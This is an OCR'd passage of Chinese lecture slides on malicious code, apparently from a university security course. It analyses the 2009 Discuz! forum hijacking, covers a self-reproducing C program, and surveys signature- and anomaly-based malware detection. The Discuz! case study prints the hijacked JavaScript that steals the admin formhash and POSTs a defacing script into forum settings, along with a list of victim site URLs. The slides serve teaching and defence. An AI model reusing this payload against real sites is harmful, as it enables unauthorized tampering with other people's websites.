
Visual Studio的代码安全选项（1/3）



Visual Studio的代码安全选项（2/3）



Visual Studio的代码安全选项（3/3）



实例二：网页木马

- 2008年北邮四六级报名主页被挂网页木马的样本代码分析

实例三：第三方恶意内容

【黑遍全世界】之“Dz事件”

- 2009年1月8日一大批的Discuz!论坛的首页被篡改为“Hacked by ring04h, just for fun!”的事件。
- 官方通告：“本次安全问题系由域名劫持造成，Discuz! 各版本软件代码在安全上并无问题”
- 事件的根本原因是“第三方内容劫持”，这里“第三方内容”具体是指“后台升级提示系统”引入位于http://customer.discuz.net 上的javascript代码

  Discuz!_5.5.0_SC_GBK\upload\admin\global.func.php ：

```
echo '<script language="JavaScript"
src="http://customer.discuz.net/news.php?version='.rawurlencode(DISCUZ_VERSION).
'&release='.rawurlencode(DISCUZ_RELEASE).'&php='.PHP_VERSION.'&mysql='.$dbversion.
'&charset='.rawurlencode($charset).'&bbname='.rawurlencode($bbname).'&members='.
$members.'&threads='.$threads.'&posts='.$posts.'&md5hash='.md5(preg_replace("/
http:\/\/(.+?)\/.*/i",
"\\1",
$_SERVER['HTTP_REFERER']).$_SERVER['HTTP_USER_AGENT'].DISCUZ_VERSION.
DISCUZ_RELEASE.$bbname.$members.$threads.$posts).'"></script>';
```

从官方通告来看ring04h正是通过攻击 http://customer.discuz.net 这个域名来达到劫持这个js的目的！

【黑遍全世界】之“Dz事件”

被劫持后的http://customer.discuz.net/news.php 代码片段：


```
// 获取FORMHASH
    xmlhttp.open("GET", siteurl+"admincp.php?action=home&sid="+sid, false);
    xmlhttp.send(null);
    var datas = xmlhttp.responseText;
    var reg = / name=\"formhash\" value=\"([\w\d]+)\"/i;
    var arr = reg.exec(datas);
    var formhash = arr[1];

    // 调用XMLHTTP POST自定义数据
    xmlhttp.open("POST", siteurl+"admincp.php?action=settings&edit=yes",
false);
    xmlhttp.setRequestHeader("Referer", siteurl);
    xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    xmlhttp.send(unescape("settingsnew%5Bseohead%5D=%3Cscript%3Efunction+init%28%29+%7B+document.
write%28%27Hacked+by+ring04h%2C+just+for+fun%21%27%29%3B%7Dwindow.onload+%3D+
init%3B%3C%2Fscript%3E%0D%0A&settingsubmit=+%CC%E1%BD%BB+&formhash="+formhash));
}
```

通过后台“seo 设置”为过滤html的漏洞，插入js：


```
<script>function init() { document.write('Hacked by ring04h, just for fun!');
}window.onload = init;</script>
```

来达到篡改主页的目的！


http://customer.discuz.net/news.php?version=5.5.0&release=20070301&php=5...
文件(F) 编辑(E)
http://customer.discuz.net/news.php?version=5.5.0&release=20070301&php=5.2.4&mysql=5.0.27-commu
Baidu Search
http://[redacted]/dz_stats.txt - Windows Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
http://[redacted]dz_stats.txt
Baidu Search
Google 阅...
p42 labs
http://h...
页面(P) 工具(O)
http://freedomman.sytes.net/bk/ 2009,01,08 06:59:41
http://bbs.a-tron.com.cn/ 2009,01,08 06:59:41
http://74.222.17.182/ 2009,01,08 06:59:51
http://www.lwanba.com/ 2009,01,08 06:59:51
http://www.webyk.cn/www/bbs/ 2009,01,08 06:59:53
http://22.161.128.26/discuz/bbs/ 2009,01,08 06:59:57
http://www.limiaochansi.cn/bbs/ 2009,01,08 06:59:57
http://www.zgfun.com/ 2009,01,08 07:00:00
http://bbs.ksjs.cc/ 2009,01,08 07:00:03
http://www.yunhe1794.com.cn/ 2009,01,08 07:00:07
http://www.tianxingzhe.net/ 2009,01,08 07:00:14
http://www.zl28.cn/bbs/ 2009,01,08 07:00:16
http://www.alllotus.com.cn/discuz610/ 2009,01,08 07:00:20
http://www.kokcn.com/bbs/ 2009,01,08 07:00:27
http://bbs.it718.com/ 2009,01,08 07:00:29
http://cyz001.3322.org/BBS/upload/ 2009,01,08 07:00:29
Internet
100%
完成


后续的“恶意”的攻击

[www.comsenz.com.bak]	2008-04-02 15:36:26	2008-03-31 15:52:05	Search	0755	
[www.discuz.com]	2009-03-18 11:24:01	2009-03-18 11:24:01	Search	0755	
[www.comsenz.com]	2009-04-03 13:21:24	2009-04-03 13:21:24	Search	0755	
[www.supesite.com]	2008-11-07 17:50:40	2008-11-07 17:50:40	Search	0755	
[oldcomsenz]	2008-12-31 13:56:57	2008-04-21 15:22:35	Search	0000	
[www.discuz.com.]	2008-12-31 13:57:52	2008-05-05 11:20:38	Search	0000	
返回上级目录					
[www.discuznt.com]	2008-07-29 10:49:58	2008-07-29 10:49:58	Search	0755	
[go.discuz.com]	2008-04-02 15:36:26	2007-11-14 16:38:19	Search	0755	
[ecmall.discuz.net]	2008-09-08 13:49:33	2008-09-08 13:49:33	Search	0755	
[customer.discuz.net]	2009-04-20 14:05:51	2009-04-20 14:05:51	Search	0755	
[sws.discuz.net]	2008-09-19 17:01:07	2008-09-19 17:01:07	Search	0755	
[faq.comsenz.com]	2009-04-22 15:48:49	2009-04-22 15:48:49	Search	0755	
[payapi.comsenz.com]	2008-08-20 09:41:10	2008-08-20 09:41:10	Search	0755	
downloads_install.html.ph p	2008-07-04 02:28:54	2008-07-04 02:28:54	12.018 KB	0644	下




【黑遍全世界】之“Dz事件”思考

- 跨应用程序的“第三方内容劫持”攻击，让你“黑遍全世界”



【黑遍全世界】之“Dz事件”思考

- 目前discuz就升级提示功能已经放弃了使用<script>引入第三方js了，但是还有其他功能里有应用
- 目前大多数应用程序使用<script>引入第三方js：如phpwind



实例四：自我复制的C代码

非恶意代码但具备自我复制特征

```
1 char*f="char*f=%c%s%c;void main(){printf(f,34,f,34,10);}%c";void main(){printf(f,34,f,34,10);}
```

```
huangwei@localhost:~/workspace/teaching/branches/exp/BasicsOfInformationSecurity/chap0x09$ gcc self_reproduce.c -o self_reproduce.exe
self_reproduce.c: In function ‘main’:
self_reproduce.c:1: warning: incompatible implicit declaration of built-in function ‘printf’
self_reproduce.c:1: warning: return type of ‘main’ is not ‘int’
huangwei@localhost:~/workspace/teaching/branches/exp/BasicsOfInformationSecurity/chap0x09$ cat self_reproduce.c && ./self_reproduce.exe
char*f="char*f=%c%s%c;void main(){printf(f,34,f,34,10);}%c";void main(){printf(f,34,f,34,10);}
char*f="char*f=%c%s%c;void main(){printf(f,34,f,34,10);}%c";void main(){printf(f,34,f,34,10);}
```

0	nul	1	soh	2	stx	3	etx	4	eot	5	enq	6	ack	7	bel
8	bs	9	ht	10	nl	11	vt	12	np	13	cr	14	so	15	si
16	dle	17	dc1	18	dc2	19	dc3	20	dc4	21	nak	22	syn	23	etb
24	can	25	em	26	sub	27	esc	28	fs	29	gs	30	rs	31	us
32	sp	33	!	34	"	35	#	36	$	37	%	38	&	39	'
40	(| 41 |)	42	*	43	+	44	,	45	-	46	.	47	/
48	0	49	1	50	2	51	3	52	4	53	5	54	6	55	7
56	8	57	9	58	:	59	;	60	<	61	=	62	>	63	?
64	@	65	A	66	B	67	C	68	D	69	E	70	F	71	G
72	H	73	I	74	J	75	K	76	L	77	M	78	N	79	O
80	P	81	Q	82	R	83	S	84	T	85	U	86	V	87	W
88	X	89	Y	90	Z	91	[	92	\	93	]	94	^	95	_
96	`	97	a	98	b	99	c	100	d	101	e	102	f	103	g
104	h	105	i	106	j	107	k	108	l	109	m	110	n	111	o
112	p	113	q	114	r	115	s	116	t	117	u	118	v	119	w
120	x	121	y	122	z	123	{	124	|	125	}	126	~	127	del

本章内容提要

- 恶意代码简史
- 基本概念
- 恶意代码基本原理
- 恶意代码检测

术语

- 基于特征的检测
  - ——警察抓逃犯模式（已知具体恶意代码特征）
    - 体貌特征（静态）、行为特征（动态）

      能够定位到是哪种已知恶意代码
- 基于异常的检测
  - ——警察巡逻模式（未知具体恶意代码特征）
    - 发现行事可疑的人

      恶意代码的共同特征、常见特征

术语

- 静态分析
  - —利用反汇编工具将恶意代码转换为源代码或汇编代码进行分析
    - 一般可以发现恶意代码的模块组成、编程技巧、感染方法、可用于标识恶意代码的特征代码序列（简称特征代码）
- 动态分析
  - —在恶意代码执行的情况下，利用程序调试工具对恶意代码实施跟踪和观察
    - 确定恶意代码的工作过程

      行为特征
    - 对静态分析结果进行验证

存储特征——基于已知

- 大多数恶意代码需要持久化存储
  - —硬盘/U盘/数据库。。。
  - —嵌入在正常文件中
- 只要持久化存储就可以对文件内容进行静态分析
  - —提取恶意代码内容特征
    - 能够在大范围的匹配中唯一标识一个恶意代码程序

      特征代码长度过长会降低匹配效率、增加数据存储负担

      特征代码长度过短会导致误报率提高

      一般长度为几十字节

      *只能匹配已知的恶意代码

存储特征——基于异常

- 校验和法
  - —计算文件校验和，将其存储于被保护文件、其他文件或内存中
    - 基于类Hash算法和Hash值
    - 一旦文件被篡改，校验和匹配就能检测出来
  - —*需要预先计算正常文件的校验和
  - —*系统的正常更新也会导致文件校验和变化
    - 重新计算
- 比较法
  - —类似校验和法，区别在于预先完整备份正常文件或其他数据

执行特征——基于已知

- 传播特征
  - ——数据报文中的特定二进制内容
- 运行特征
  - ——特定的API调用序列
    - 下载&执行
- 结果特征
  - ——修改已知的启动项
  - ——修改已知的默认文件关联

执行特征——基于异常


- 文件行为
  - —例如，修改系统文件/修改系统默认文件关联
- 网络行为
  - —例如，访问未知IP/域名
- 注册表行为
  - —例如，修改PE文件加载dll路径
- 内存行为
  - —例如，访问其他应用程序的内存地址区域
- 驱动行为
  - —安装未知驱动

基于异常的检测——从信息安全目标角度

- 机密性
  - —例如，秘密信息出现在公开文档里
- 完整性
  - —例如，文件被篡改（Hash值改变）
- 可用性
  - —例如，网站无法访问
- 认证
  - —例如，异地账号登陆，非工作时间账号登陆
- 授权
  - —例如，普通用户具备重启系统权限
- 审计
  - —例如，系统日志丢失1个工作日的记录

恶意代码检测小结

- 基于特征的检测只能检测已知恶意代码，对于未知的恶意代码容易造成漏报
- 基于异常的检测可以检测未知恶意代码，但容易造成误报
- 静态分析很难检测恶意代码的变形、混淆和加密
- 动态分析的资源（计算、存储、传输）消耗较高



参考文献

- 计算机病毒和蠕虫时间线 http://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms
- 苹果电脑恶意代码史 http://nakedsecurity.sophos.com/2011/10/03/mac-malware-history/
- 恶意代码历史上的里程碑事件 http://www.historyofinformation.com/index.php?category=Malware
- 诸葛建伟, 谷亮, 段海新，中国信息安全地下产业链调查，2012.10

参考文献

- CRT中的安全功能 http://msdn.microsoft.com/zh-cn/library/8ef0s5kh.aspx
- /GS 缓冲区溢出检查 http://msdn.microsoft.com/zh-cn/library/8dbf701c(v=vs.110).aspx
- 安全性：修复那些缓冲区溢出 http://msdn.microsoft.com/zh-cn/library/ms972820.aspx

参考文献

- C, C++ AND BUFFER OVERFLOW
  http://www.tenouk.com/cncplusplusbufferoverflow.html
- http://alitarhini.wordpress.com/2012/01/23/exploit-the-buffer-buffer-overflow-attack/
- 整数溢出 http://www.phrack.org/issues.html?issue=60&id=10
- 软件安全实现——安全编程技术
  http://book.51cto.com/art/201102/245119.htm
- Web 2.0下的渗透测试